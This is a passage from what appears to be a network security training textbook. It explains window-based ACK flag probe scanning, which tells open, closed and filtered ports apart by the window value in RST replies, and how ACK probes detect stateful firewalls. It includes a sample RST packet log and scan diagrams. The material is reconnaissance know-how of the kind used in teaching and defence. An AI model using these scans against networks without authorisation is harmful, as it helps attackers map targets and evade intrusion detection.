


Figure 3.50: Window-based ACK flag probe scanning

  If the window value of the RST packet on a particular port is non-zero, then that port is open. An example showing a log of the first four RST packets received is presented below:



```
1: host 10.2.2.12 port 20: F:RST -> tt1: 64 win: 0
2: host 10.2.2.12 port 21: F:RST -> tt1: 64 win: 0
3: host 10.2.2.12 port 22: F:RST -> tt1: 64 win: 512
4: host 10.2.2.12 port 23: F:RST -> tt1: 64 win: 0
```

Figure 3.51: Screenshot showing the open port based on the window value of the RST packet

The above figure shows that the TTL value returned for each packet is the same; hence, you cannot perform TTL-based ACK flag probe scanning to find the open ports. Therefore, when you observe the window value, the third packet has a non-zero window value, which means that the port is open. When the returned RST value is zero, then the port is closed. If there is no response even after many retransmissions and an ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned, then the port is inferred to be a filtered port.



TCP/ACK Probe
TCP RST with non-zero window field
Attacker
Target

Figure 3.52: TCP Window scan result of an open port



TCP/ACK Probe
TCP RST with zero window field
Attacker
Target

Figure 3.53: TCP Window scan result of a closed port



TCP/ACK Probe
No Response
ICMP unreachable error
Attacker
Target

Figure 3.54: TCP Window scan result of a filtered port

Advantages:

- This type of scan can evade IDS in most cases.

Disadvantages:

- It is extremely slow and can exploit only older OSs with vulnerable BSD-derived TCP/IP stacks.

Checking the Filtering Systems of Target Networks

The ACK flag probe scanning technique also helps in checking the filtering systems of target networks. The attacker sends an ACK probe packet to check the filtering mechanism (firewalls) of packets employed by the target network.

Sending an ACK probe packet with a random sequence number and getting no response from the target means that the port is filtered (stateful firewall is present); an RST response from the target means that the port is not filtered (no firewall is present).



Probe Packet (ACK)
No Response
Attacker
Target Host

Figure 3.55: Stateful Firewall is present


